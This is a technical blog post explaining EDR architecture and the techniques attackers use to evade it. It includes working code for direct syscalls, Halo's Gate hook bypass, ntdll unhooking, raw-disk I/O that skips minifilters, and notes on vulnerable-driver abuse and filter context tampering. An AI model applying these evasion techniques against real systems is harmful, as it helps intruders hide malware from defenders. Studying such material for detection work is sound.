
Modern Approach to Defeating EDRs
Disclaimer This is not a full-proof bypass for every EDR. This post is designed to understand how EDRs work and common bypasses that have evolved over time. Much of the introductory knowledge I have learned about EDRs is from Matt Hands EDR Evasion book, I would highly recommend anyone interesting in EDR evasion read it.
What is EDR?
Endpoint Detection and Response (EDR) is designed to be an encompassing security suite to provide automated detection and response to known and unknown threats. The central part of EDR are called agents. Agents leverage various sensors to gather telemetry (raw data), enabling automated response actions or forwarding data to centralized platforms such as a SIEM or the EDR dashboard for analyst analysis. Sensors can collect telemetry from multiple points such as built in data points that windows provides, custom built driver, function-hooking DLLs, and mini-filters.
EDR Architecture
EDR is often comprised of agents and a central log/event service that is often hosted by the EDR vendor as a SaaS. EDRs oftentimes have two methods of threat detection, static and heuristic signatures. Static signatures consist of something not easily modifiable in a binary such as a specific sequence of bytes in a binary that is not easily modifiable without breaking the tool. Heuristic signatures work in terms of grading certain events that occur in a sequence. Take an example of the following sequence of events
| Event | Context | Determination |
|---|---|---|
| User jake opens a standard google chrome process at 1:03 AM. | Jake often works late at night in the office | Benign |
| At 1:04 AM the google chrome process spawns a cmd.exe process | Chrome can spawn child processes such as GoogleUpdate.exe but not a cmd.exe process | Highly Suspicious |
| 1:05 AM chrome memory usage passes 2 GB of memory space usage | Jake likes having at least 3 tabs open at one time | Benign |
| 1:05 AM the cmd.exe process starts opening file handles in all of jake’s user directory with OF_READWRITE permissions and starts modifying file data | A child cmd.exe process of google chrome has no legitimate reason to modify all files within a users home directory | Malicious |
Some of the events are benign that would not trigger an event alone, but a sequence of events will raise enough suspicion to either immediately quarantine/block the child and parent process or create an alert event in the SIEM. Below is a simple diagram of what the architecture and various components of what EDRs look like.

We are going to cover each major component of what it is and how their tradecraft evasion has evolved over time. In the order of
- DLL Hooking
- Filesystem Filter
- Network Filter
- Static Scanner
- ETW
DLL Hook
In the old days (before Windows XP), DLL function hooking was performed by overwriting individual kernel function pointers in the System Service Dispatch Table (SSDT). This can no longer be used because Microsoft no longer allows the SSDT to be changed due to PatchGuard. Instead, EDR vendors and malware authors have to perform DLL/function hooking in user mode. They do this at the lowest common denominator where almost all user-mode functions eventually make the transition to kernel mode, ntdll.dll
Most function hooking techniques simply just patch an unconditional JMP instruction to jump to their custom function via Microsoft Detours. Detours will replace the first few instructions of the target function with an unconditional JMP instruction that will jump to a custom detour function that performs some pre-processing on the originally called parameters. A trampoline function is then called that executes all the instructions that were replaced by the JMP instruction. Once that is complete, some postprocessing can be done such as analyzing or modifying the return value before handing back execution to the source function.

Detour control flow via Detour GitHub Wiki
Until Windows 8, EDR DLL hooking used to be performed by AppInit_Dlls. This was prevented with Secure Boot starting in Windows 8. Nowadays there are multiple ways EDR vendors can achieve DLL hooking. Below is a list with a brief description of what each of them do
Kernel Asynchronous Procedure Call (KAPC) Injection
Asynchronous Procedure Call (APC) allows user and system code to execute in the context of a particular user thread. They are objects that can be attached to threads to perform a job. Each thread has a user and kernel APC queue. APCs execute whenever a thread enters an alertable state such as when a threads executes kernel32!SleepEx(), kernel32!WaitForSingleObjectEx(), or when context needs to be switched from user to kernel mode when performing a syscall. EDRs use this in order to inject their user-mode DLL into each process. You may be thinking in a red team perspective, what happens if I design my process to not have any threads enter an alert state. Will the KAPC never get executed to load the EDR DLL? Well, EDR kernel drivers will oftentimes intercept when a process is created by registering a callback to PsSetCreateProcessNotifyRoutine (which is a kernel notification that is sent out each time a process is being created). Once this notification is received, the EDR will tell the process to load the user mode DLL into the process. Once the kernel is finished with thread creation but before it switches to user mode, any queued KAPCs will be executed (Even if APCs are disabled in the thread, kernel APCs ignore that state and will run anyway).
Kernel-Mode Callback Injection
This is a way for the kernel driver of an EDR to get notified of a system event happening so the EDR can choose to collect telemetry or perform pre or post event operations. Below is a list of the most common registered callbacks for EDRs and their kernel functions.
| Event Type | Kernel Registration API |
|---|---|
| Process Creation | PsSetCreateProcessNotifyRoutineEx2 |
| Thread Creation | PsSetCreateThreadNotifyRoutineEx |
| Image Loading | PsSetLoadImageNotifyRoutineEx |
| Object Handle Operations | ObRegisterCallbacks |
| Registry Operations | CmRegisterCallbackEx |
From Microsoft’s documentation, “An object is a data structure that represents a system resource, such as a file, thread, or graphic image.” Object handle operation callbacks are very valuable for EDRs as many adversary tradecrafts and techniques involve opening handles to various objects. An example well known in credential stealing is the Object Handle Operations event type. An EDR will monitor handles that are opened for processes that store credentials such as lsass.exe. EDRs can choose to monitor the handle operations, alter the returned handle permissions, or outright deny the operation. I am not going to go in depth in covering these different types of notifications an EDR can register for as I feel the names are pretty self-explanatory. Matt Hands EDR Evasion book has an entire chapter dedicated to object notification callbacks and does an excellent job going in depth about them.
Remote Thread Creation
EDRs can simply obtain a handle to the remote process and inject their DLL into the process to perform DLL hooking. The exact steps can vary but the overall process is
- Open the target process: Required permissions are PROCESS_VM_OPERATION and PROCESS_VM_WRITE
- Memory Allocation: Allocate memory inside the target process to store the path to the DLL
- Write the DLL Path: Use WriteProcessMemory to write the full path of the DLL to the allocated memory space
- Create a Remote Thread: Create a remote thread in the target process via CreateRemoteThread
- Execution: The function address that CreateRemoteThread uses is the address of LoadLibrary that will load the DLL hook
Evading DLL Hook
There are three well researched techniques used to evade function hooks. Below is a description of each technique and their drawbacks.
Direct Syscalls
Most (not all) windows API calls eventually go through ntdll.dll. Most user-mode APIs are simply wrappers for their kernel API equivalent that need to pass a security check. To context switch to kernel mode, the corresponding syscall number that is placed into the EAX register needs to be used.
If a syscall is performed directly from an application instead of going through ntdll.dll, the EDR will have no chance to hook the function since it is used and implemented in the application only and not routed through ntdll.dll. To showcase this, NtCreateFile is going to be used to perform a direct syscall instead of going through ntdll.dll.
Assembly code for NtCreateFile
.CODE
NtCreateFile PROC
    mov r10, rcx
    mov eax, 55h
    syscall
    ret
NtCreateFile ENDP
END
The function structure for NtCreateFile is listed below
__kernel_entry NTSTATUS NtCreateFile(
  [out]          PHANDLE            FileHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in]           POBJECT_ATTRIBUTES ObjectAttributes,
  [out]          PIO_STATUS_BLOCK   IoStatusBlock,
  [in, optional] PLARGE_INTEGER     AllocationSize,
  [in]           ULONG              FileAttributes,
  [in]           ULONG              ShareAccess,
  [in]           ULONG              CreateDisposition,
  [in]           ULONG              CreateOptions,
  [in]           PVOID              EaBuffer,
  [in]           ULONG              EaLength
);
Example use of NtCreateFile creating a direct.txt file on the Desktop
HANDLE fHandle = NULL;
IO_STATUS_BLOCK status = { 0 };
OBJECT_ATTRIBUTES attributes = { 0 };
UNICODE_STRING fileName = { 0 };

WCHAR filePath[] = L"\\??\\C:\\Users\\<Username>\\Desktop\\direct.txt";

fileName.Buffer = filePath;
fileName.Length = (USHORT)(wcslen(filePath) * sizeof(WCHAR));
fileName.MaximumLength = fileName.Length + sizeof(WCHAR);

attributes.Length = sizeof(OBJECT_ATTRIBUTES);
attributes.ObjectName = &fileName;
attributes.Attributes = OBJ_CASE_INSENSITIVE;

NTSTATUS statusCode = NtCreateFile(&fHandle, FILE_WRITE_DATA | SYNCHRONIZE, &attributes, &status, 0, FILE_ATTRIBUTE_NORMAL, 0, FILE_OVERWRITE_IF, FILE_SYNCHRONOUS_IO_NONALERT, 0, 0);
The downside to this technique is that some builds for Windows change the syscall numbers for various APIs. A good example for this is the syscall number used for NtCreateFile that is shown above. Up until Windows 8, 0x0055 was used for NtOpenDirectoryObject, but past that it is used for NtCreateFile. There is a workaround to this that was discovered in 2020 by modexpblog. It is possible to dynamically find the syscall number needed and use it without going through ntdll.dll.
Halo’s Gate
As mentioned above, there is a way to dynamically resolve syscall numbers at runtime to bypass DLL hooking. Halos gate is a patch to Hell’s Gate that will look for non-patched system calls, get the number of it and iterate linearly to get the syscall of a patched API. There is a slight iteration of Halo’s Gate called Tartarus’ Gate that adds an extra check for hooked functions as well. We will be focusing on the core technique and slight variations can be added for individual use cases.
The assembly code that is used for syscalls is essentially moving the first argument into the r10 register to save it because the RCX is replaced by RIP in the kernel. The dynamically found syscall will then move the syscall number into the EAX register and then perform a syscall to switch to kernel execution. Below is the assembly representation of that for both functions that will be used for Halo’s Gate of NtAllocateVirtualMemory and NtFreeVirtualMemory.
.code
EXTERN g_SSN_NtAllocateVirtualMemory:DWORD

NtAllocateVirtualMemory PROC
    mov		r10, rcx
    mov	eax, g_SSN_NtAllocateVirtualMemory
    syscall
    ret
NtAllocateVirtualMemory ENDP

EXTERN g_SSN_NtFreeVirtualMemory:DWORD

NtFreeVirtualMemory PROC
    mov		r10, rcx
    mov	eax, g_SSN_NtFreeVirtualMemory
    syscall
    ret
NtFreeVirtualMemory ENDP

END
Here is the core implementation of Halo’s Gate with commented code.
#define CLEAN_SYSCALL_STUB_LE	0xB8D18B4C

<snip...>

BOOL IsCleanStub(BYTE* fn) {
    return (*(DWORD*)fn == CLEAN_SYSCALL_STUB_LE);
}

<snip...>

/*
Search up and down within ntdll of the closest clean stub function
Clean stub is indicated by 4C 8B D1 B8 which translates to mov r10, rcx
This is used because if it was a hooked function, the first instruction
would be a jmp instruction to the hooked function.
*/
DWORD FindNearestCleanSSN(...) {
    if (upward) {
        direction = -1;
    }
    else {
        direction = 1;
    }

    start = (int)targetIndex + direction;

    for (int dist = 1; dist <= maxDistance; dist++) {
        int idx = start + (direction * (dist - 1));
        if (idx < 0 || idx >= (int)expDir->NumberOfNames) {
            break;
        }

        char* name = (char*)(moduleBase + names[idx]);
        if (name[0] != 'N' || name[1] != 't') continue;

        DWORD rva = funcs[ords[idx]];
        BYTE* fn = moduleBase + rva;

        if (IsCleanStub(fn)) {
            DWORD baseSSN = *(DWORD*)(fn + 4);
            DWORD inferred;

            if (upward) {
                inferred = baseSSN + dist;
            }
            else {
                inferred = baseSSN - dist;
            }

            return inferred;
        }
    }

BOOL CacheNtdllSyscalls(void) {

<snip...>

    //Get various information from the ntdll in our current process such as
    //array of pointers to functions, ordinals, and array of function names
    PIMAGE_EXPORT_DIRECTORY expDir = (PIMAGE_EXPORT_DIRECTORY)(moduleBase + exportRva);
    DWORD* names = (DWORD*)(moduleBase + expDir->AddressOfNames);
    WORD* ords = (WORD*)(moduleBase + expDir->AddressOfNameOrdinals);
    DWORD* funcs = (DWORD*)(moduleBase + expDir->AddressOfFunctions);

    printf("[*] - ntdll base address: %p - parsing %lu exports\n", moduleBase, expDir->NumberOfNames);

    //Loop over the number of functions in ntdll
    for (DWORD i = 0; i < expDir->NumberOfNames; i++) {
        char* name = (char*)(moduleBase + names[i]);
        if (name[0] != 'N' || name[1] != 't') continue;

        //Look for match in our small cache list
        for (int j = 0; g_SyscallCache[j].name != NULL; j++) {
            if (strcmp(name, g_SyscallCache[j].name) == 0) {
                DWORD rva = funcs[ords[i]];
                BYTE* fn = moduleBase + rva;

                if (IsCleanStub(fn)) {
                    DWORD ssn = *(DWORD*)(fn + 4);
                    printf("[*] - %-28s clean   SSN %3u (0x%03X)  %p\n",
                        name, ssn, ssn, fn);

                    g_SyscallCache[j].ssn = ssn;
                    g_SyscallCache[j].rva = rva;
                    g_SyscallCache[j].addr = fn;
                }
                else {
                    printf("[!] - %-28s hooked -> searching neighbors\n", name);

                    //Try downward first (most common when hooked early)
                    DWORD ssn = FindNearestCleanSSN(i, names, ords, funcs, moduleBase, expDir, FALSE);
                    if (ssn == 0) {
                        //Then upward
                        ssn = FindNearestCleanSSN(i, names, ords, funcs, moduleBase, expDir, TRUE);
                    }

                    if (ssn) {
                        printf("[*] - Inferred SSN %u (0x%03X) for %s\n", ssn, ssn, name);
                        g_SyscallCache[j].ssn = ssn;
                        g_SyscallCache[j].rva = rva;
                        g_SyscallCache[j].addr = fn;
                    }
                    else {
                        printf("[-] - No clean neighbor found for %s\n", name);
                    }
                }
                break;
            }
        }
    }
    <snip...>
}
The result of this shows that we can allocate 4096 bytes of memory and free it knowing the function wasn’t hooked by an EDR.
Remapping ntdll.dll
This technique involves mapping a clean ntdll that doesn’t have any detours from a suspended process and overwriting your currently mapped ntdll in memory. Here is a slightly modified commented code snippet from the EDR Evasion book
// Get the base address of ntdll in the current process
status = GetModuleInformation(GetCurrentProcess(), GetModuleHandle(L"ntdll.dll"), &mi, sizeof(mi));
if (status == 0) {
    wprintf(L"GetModuleInformation failed with error: %d", GetLastError());
    return 1;
}

// Create a process in the suspended state
status = CreateProcessW(L"C:\\Windows\\system32\\notepad.exe", NULL, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
if (status == 0) {
    wprintf(L"Not able to retrieve module");
    return 2;
}

// Read the process memory of ntdll in suspended process, the base address of ntdll is
// the same for every process, it changes per boot
pNtdll = HeapAlloc(GetProcessHeap(), 0, mi.SizeOfImage);
status = ReadProcessMemory(pi.hProcess, (LPCVOID)mi.lpBaseOfDll, pNtdll, mi.SizeOfImage, NULL);
if (status == 0) {
    wprintf(L"ReadProcessMemory failed with error: %d", GetLastError());
    return 3;
}

PIMAGE_DOS_HEADER hookedDOS = (PIMAGE_DOS_HEADER)mi.lpBaseOfDll;
PIMAGE_NT_HEADERS hookedNT = (PIMAGE_NT_HEADERS)((ULONG_PTR)mi.lpBaseOfDll + hookedDOS->e_lfanew);

/*
    Loop over all sections and look for .text. Number of text sections is usually ~15
    in Windows 11 (due to various protections such as various CFG protections)
    The .text section is usually the first section but will loop over just in case
    Once the .text section is found, copy that content of memory and overwrite it to
    current process's ntdll memory section
*/
for (WORD i = 0; i < hookedNT->FileHeader.NumberOfSections; i++) {
    PIMAGE_SECTION_HEADER hookedSection = (PIMAGE_SECTION_HEADER)((ULONG_PTR)IMAGE_FIRST_SECTION(hookedNT) + ((ULONG_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

    if (!strcmp((PCHAR)hookedSection->Name, ".text")) {
        DWORD oldProtect = 0;
        LPVOID hookedTextSection = (LPVOID)((ULONG_PTR)mi.lpBaseOfDll + (DWORD_PTR)hookedSection->VirtualAddress);

        LPVOID cleanTextSection = (LPVOID)((ULONG_PTR)pNtdll + (DWORD_PTR)hookedSection->VirtualAddress);

        VirtualProtect(hookedTextSection, hookedSection->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtect);

        RtlCopyMemory(hookedTextSection, cleanTextSection, hookedSection->Misc.VirtualSize);

        VirtualProtect(hookedTextSection, hookedSection->Misc.VirtualSize, oldProtect, &oldProtect);
    }
}
From what was mentioned earlier, processes that have not initially run and are created in the spawned state do not have the EDR DLL injected into the process address space yet. Remapping a clean ntdll could also be achieved through hardware breakpoints. A post by Cymulate demonstrates their tool Blindside and how it achieves remapping a clean version of ntdll into the current process. It is worth noting that a process creating a child process in the suspended state will most likely raise suspicion for an EDR.
Filesystem Filter
File system filter drivers are attached to the file system software stack that run as part of the Windows executive. They are designed to intercept, monitor, and modify file system Input/Output (I/O) operations before they reach the actual file system. There are two types of file system filter models, minifilter model and legacy file system filter model. The legacy model was a chain of device objects, each having their own driver. There was no filtering of IRPs so each driver had to handle every single IRP major function. This made creating filesystem filters incredibly difficult to create. Microsoft then created the minifilter solution where the file system has a single filter. Each driver could attach to that single filter and based on an altitude number (in descending order of highest number first) could filter for IRPs they only care about. The altitude range that Microsoft allows AV/EDRs to operate is 320000 - 32998. EDRs use minifilters to monitor and/or modifying the behavior of file I/O operations that they are interested in. This component is used in conjunction with the static scanner. Below is a diagram showing a simplified I/O stack with the filter manager (FltMgr.sys) and three minifilter drivers from Microsoft.

Some older techniques for bypassing the legacy filter model are briefly described below:
Device Stack Attachment Race: An attacker could load their driver before the security filter attached their driver allowing it to sit below the filter which would make it invisible to the security filter.
Fast I/O: Fast I/O operations would bypass the device stack which would make it difficult for a legacy filter driver to collect information about the I/O operation.
Minifilter Bypass Techniques
The minifilter can choose to operate on I/O activity before and/or after an I/O operation takes place. A high-level explanation for minifilters is all I am going to provide as this post is designed to understand modern bypass techniques and not a low-level understanding of minifilters. Because this component operates in the kernel space, that makes it increasingly difficult to bypass. Modern techniques focus on various ways to get into the kernel space to disrupt the minifilter. There are essentially three methodologies to understand for bypassing minifilters, unloading, interference, and prevention. Below is a limited list of ways this can be achieved.
BYOVD (Bring Your Own Vulnerable Driver) - Unloading
This involves exploiting a signed vulnerable driver that is already on the system to execute code in the kernel space. Once code execution is achieved, the minifilter can be disabled or stopped. Some of the most recently exploited drivers were zamguard64.sys (Zemana), EnPortv.sys (EnCase), and smuol.sys (ABYSSWORKER).
Minifilter Context Corruption - Interference
Context for a minifilter refers to private data with file system objects such as volumes, files, streams, stream handles, and instances. EDRs use these contexts to track the status across multiple I/O operations on the same file. Such as if the file has already been scanned or if its already flagged as malicious. FltGetFileContext for files or FltGetStreamContext for file streams can be used to locate an EDR minifilters context structure that is attached to a file object that can then be modified. Once the pointer to a FLT_CONTEXT
typedef struct _FLT_RELATED_CONTEXTS {
  PFLT_CONTEXT VolumeContext;
  PFLT_CONTEXT InstanceContext;
  PFLT_CONTEXT FileContext;
  PFLT_CONTEXT StreamContext;
  PFLT_CONTEXT StreamHandleContext;
  PFLT_CONTEXT TransactionContext;
} FLT_RELATED_CONTEXTS, *PFLT_RELATED_CONTEXTS;
structure is received, various operations can be performed on it. It is to note that contexts for each EDR are defined by the vendor. So reverse engineering the EDR wanting to be bypassed beforehand is required in this approach because you have to know what members of the context structure that you would want to target. The specific member that would be targeted is StreamContext. From Microsoft’s documentation “Opaque pointer to the minifilter’s stream context for the stream handle that the FileObject member of the FLT_RELATED_OBJECTS structure points to”. The StreamContext member is itself another structure of FLT_RELATED_OBJECTS that contains opaque pointers for the objects associated with an operation. An EDRs context structure might look something like this
typedef struct _MY_EDR_STREAM_CONTEXT {
    //Only this part is Filter Manager convention
    ULONG Flags;

    //Vendor defined values
    BOOLEAN AlreadyScanned;
    BOOLEAN IsSuspicious;
    ULONG ThreatScore;
    LARGE_INTEGER LastScanTime;
    WCHAR FilePath[MAX_PATH];
} MY_EDR_STREAM_CONTEXT;
So an attacker might want to alter the IsSuspicious value from TRUE to FALSE for that particular file if they do not want the minifilter to remove or continue scanning a particular file.
Alternate Data Paths - Prevention
Minifilters are attached to a device stack. A normal file operation that is monitored operates as
Application → Win32 API → NtCreateFile → I/O Manager → File System Filter Stack (minifilters) → NTFS → Disk
So a way file I/O operations can be achieved without going through a minifilter would be via a different path. This can be achieved by opening handles directly to volume device objects such as
\.\HarddiskVolume3
\.\PhysicalDrive0
Crafting DeviceIoControl calls to these can prevent the minifilter from ever seeing the I/O operation. This does have some prerequisites such as the SeManageVolumePrivilege for write access to raw volumes and having to manually parse/write NTFS metadata.
This is significantly more difficult to do than just using an already known path. The entire filesystem structure of that volume has to be enumerated to find the file to be read or written to. Mistakes in this can lead to corrupting the filesystem.
Here are the high-level steps to read/write a file directly to the physical disk without interacting with a minifilter:
-
Open the volume in raw mode - You need to enumerate the physical drive number of the volume that you know holds the file that you want to read or write to
HANDLE hDrive = CreateFileW(L"\\\\.\\PhysicalDrive0", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL); -
Read the boot sector - First sector of the volume which contains the cluster size and where the Master File Table (MFT) starts.
BYTE sector[512]; DWORD bytesRead; ReadFile(hDrive, sector, sizeof(sector), &bytesRead, NULL); //Key fields: WORD bytesPerSector = *(WORD*)(sector + 11); BYTE sectorsPerCluster = *(BYTE*)(sector + 13); ULONGLONG mftStartLCN = *(ULONGLONG*)(sector + 48); ULONGLONG clusterSize = bytesPerSector * sectorsPerCluster; -
Locate and read the MFT - The MFT contains entries for every file on that volume.
LARGE_INTEGER mftOffset; mftOffset.QuadPart = mftStartLCN * clusterSize; SetFilePointerEx(hDrive, mftOffset, NULL, FILE_BEGIN); BYTE mftEntry[1024]; ReadFile(hDrive, mftEntry, sizeof(mftEntry), &bytesRead, NULL); - Parse the MFT to find the target file - The $FILE_NAME attribute has the identity of the file, and $DATA has the actual data of the file.
-
Convert runlist to byte offsets - A runlist is a mapping structure within the MFT that tells Windows where a file’s actual data is physically stored on the disk, particularly for fragmented files
byteOffset = starting_cluster * clusterSize runLengthBytes = cluster_count * clusterSize -
Read/Write Clusters - Move the file pointer to each run’s starting cluster and then read or write the aligned buffers
 LARGE_INTEGER offset;
 offset.QuadPart = startingCluster * clusterSize;
 SetFilePointerEx(hDrive, offset, NULL, FILE_BEGIN);

 BYTE buffer[clusterSize]; //Must be multiple of cluster size
 DWORD bytesTransferred;
 WriteFile(hDrive, buffer, clusterSize, &bytesTransferred, NULL);
Network Filter
EDRs implement Callout Drivers because they allow it to perform deep packet inspection. They can actually view byte by byte of network stream data for a given connection. If you want to learn about the design and functionality of Callout Drivers, I built one in another post.
Sadly there aren’t many techniques in bypassing network filters. The general rule of thumb is to enumerate the filters and their configurations to find weaknesses. For example, a filter may not block traffic coming from a specific process name such as edge.exe. A filter could explicitly look at the first 64 bytes of a connection to see if it is malicious, I performed this in my own WFP filter. One way to get around that would be using encrypted traffic.
It is important to note that EDRs implement inspection and modification of network data via WFP filters uniquely. It is recommended to look at gaps in their filtering rules instead of reverse engineering the entire driver.
Static Scanner
Each EDRs scanners are unique. Offensive approach focuses on scanner rules instead of the implementation for evasion.
Implementation
There are often two components relating to a scanner, the kernel-mode minifilter processing I/O operations, and a user- mode component that performs further validation. The user-mode component will receive requests to match various strings or data to known bad signatures and then sends a response to the minifilter to quarantine or delete the file if needed. Scanning every single file in the entire filesystem would significantly impact the performance on a system. So EDRs came up with a couple different solutions to this problem. The first is what most antivirus products do is scheduled or on-demand scans. They will try and observe activity on the system to find an open window where the system is mostly idle to perform file system scanning. They do this to not impact the performance of the system to the user. The option of on-demand scanning is if the user wants to force the scanner to scan the file system. Some minifilter drivers will scan a file when it is first successfully opened, and then again before the file is closed if it was opened with write access. Another solution is varied by each EDR, the minifilter will only perform I/O operation analysis on files with certain extensions. This is shown in Microsoft’s own scanner file system minifilter driver.
UNICODE_STRING ScannedExtensionDefault = RTL_CONSTANT_STRING( L"doc" );

<snip...>

NTSTATUS
DriverEntry (
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
    )
/*++

Routine Description:

    This is the initialization routine for the Filter driver.  This
    registers the Filter with the filter manager and initializes all
    its global data structures.

Arguments:

    DriverObject - Pointer to driver object created by the system to
        represent this driver.

    RegistryPath - Unicode string identifying where the parameters for this
        driver are located in the registry.

Return Value:

    Returns STATUS_SUCCESS.
--*/

<snip...>

    status = ScannerInitializeScannedExtensions( DriverObject, RegistryPath );

    if (!NT_SUCCESS( status )) {

        status = STATUS_SUCCESS;

        ScannedExtensions = &ScannedExtensionDefault;
        ScannedExtensionCount = 1;

<snip...>
In Microsoft’s example driver, they get a list of known file extensions they are going to scan, in this case just doc if a list isn’t supplied in the registry.
Processing Logic
Referencing Microsoft’s example minifilter scanner shows that if a file is to be scanned, it passes a notification to the user-mode scanner process with a buffer of the file that is being scanned.
NTSTATUS
ScannerpScanFileInUserMode (
_In_ PFLT_INSTANCE Instance,
_In_ PFILE_OBJECT FileObject,
_Out_ PBOOLEAN SafeToOpen
)
{
NTSTATUS status = STATUS_SUCCESS;
PVOID buffer = NULL;
ULONG bytesRead;
PSCANNER_NOTIFICATION notification = NULL;
FLT_VOLUME_PROPERTIES volumeProps;
LARGE_INTEGER offset;
ULONG replyLength, length;
PFLT_VOLUME volume = NULL;
*SafeToOpen = TRUE;
<snip...>
//
// Read the beginning of the file and pass the contents to user mode.
//
offset.QuadPart = bytesRead = 0;
status = FltReadFile( Instance,
FileObject,
&offset,
length,
buffer,
FLTFL_IO_OPERATION_NON_CACHED |
FLTFL_IO_OPERATION_DO_NOT_UPDATE_BYTE_OFFSET,
&bytesRead,
NULL,
NULL );
if (NT_SUCCESS( status ) && (0 != bytesRead)) {
notification->BytesToScan = (ULONG) bytesRead;
//
// Copy only as much as the buffer can hold
//
RtlCopyMemory( ¬ification->Contents,
buffer,
min( notification->BytesToScan, SCANNER_READ_BUFFER_SIZE ) );
replyLength = sizeof( SCANNER_REPLY );
status = FltSendMessage( ScannerData.Filter,
&ScannerData.ClientPort,
notification,
sizeof(SCANNER_NOTIFICATION),
notification,
&replyLength,
NULL );
if (STATUS_SUCCESS == status) {
*SafeToOpen = ((PSCANNER_REPLY) notification)->SafeToOpen;
<snip...>
It is worth noting that Microsoft suggests letting the user mode process scan the file directly in a production-level filter to save a huge amount of non-paged pool memory. The minifilter first reads in the file that is to be scanned, which in this case is a FILE_OBJECT structure. It outputs the read data into a buffer, copies that buffer into a custom set structure and then passes that to FltSendMessage to send a message to the user-mode scan process.
Signatures
From the Evading EDR book talking about scanner rulesets, “These rules more closely resemble dictionary entries than firewall rules; each rule contains a definition in the form of a list of attributes that, if identified, signals that the content should be treated as malicious.” The most common ruleset format standard used today is YARA. I will not describe the format of YARA rules as that can be an exercise to the reader. The most important part of YARA relating to this post is that YARA can use textual and binary patterns to detect malicious files.
In Microsoft’s example they scan the buffer for a specific string “foul” which they set as their signature
UCHAR FoulString[] = "foul";

<snip...>

BOOL
ScanBuffer (
    _In_reads_bytes_(BufferSize) PUCHAR Buffer,
    _In_ ULONG BufferSize
    )
/*++

Routine Description

    Scans the supplied buffer for an instance of FoulString.

    Note: Pattern matching algorithm used here is just for illustration purposes,
    there are many better algorithms available for real world filters

Arguments

    Buffer      -   Pointer to buffer
    BufferSize  -   Size of passed in buffer

Return Value

    TRUE        -    Found an occurrence of the appropriate FoulString
    FALSE       -    Buffer is ok

--*/
{
    PUCHAR p;
    ULONG searchStringLength = sizeof(FoulString) - sizeof(UCHAR);

    for (p = Buffer;
         p <= (Buffer + BufferSize - searchStringLength);
         p++) {

        if (RtlEqualMemory( p, FoulString, searchStringLength )) {

            printf( "Found a string\n" );

            //
            //  Once we find our search string, we're not interested in seeing
            //  whether it appears again.
            //

            return TRUE;
        }
    }

    return FALSE;
}
If a signature is found the user-mode scanner will send a message back to the minifilter. The minifilter will then either quarantine or delete the malicious file.
It is worth noting that reading buffer data of a file isn’t the only static technique that scanners will use. There is also hash matching which usually compares an MD5, SHA1, or SHA256 hash of the file to a known bad hash. Although this can seem to be easily fooled such as just changing a single byte in the file to create a new hash, Mandiant developed a technique called ImpHash. This is a hashing technique for EXEs and DLLs that can detect slight variations on the import table. Although the hash will be different, the executables will have the same import table if they are variations of each other or compiled using the same basic build infrastructure. It has become so popular that YARA added it to their framework with pe.imphash(). I have not included other static scanner components such as ML models or AMSI.
Evading Static Signature
There is an enormous amount of research and papers published on evading static signatures so I am going to go over how evasion has evolved over time and some modern techniques to evade static scanners. Some outdated techniques like string obfuscation, UPX packers, or hash-based evasion were effective in the early days of EDR/AV scanners. These techniques are straight-forward in they alter the payload very slightly such as altering a string or two or compressing the data. It is possible for the outdated techniques to still work if the EDR being assessed isn’t very robust.
Some modern techniques for evading static signatures is listed below
Import Table Obfuscation via Hash-Based Resolution
This technique is designed to hide the targeted functions that are imported from DLLs by walking the table of another DLL and comparing the hash of function names. Storing function names by hashes allows the payload to not store anything in plaintext which can decrease the static signature of a binary.
Entropy Normalization
High entropy in an application or file on disk could be an indicator of packed, compressed, or encrypted malicious code. Although it isn’t a guarantee, EDRs use this as a factor in determining malicious activity. Entropy normalization is designed to lower the entropy of high-entropy data such as an encrypted payload. Although there are multiple approaches to this technique such as
- Padding high entropy data with zeros
- Re-encoding ciphertext with lower entropy alphabets such as a custom base32
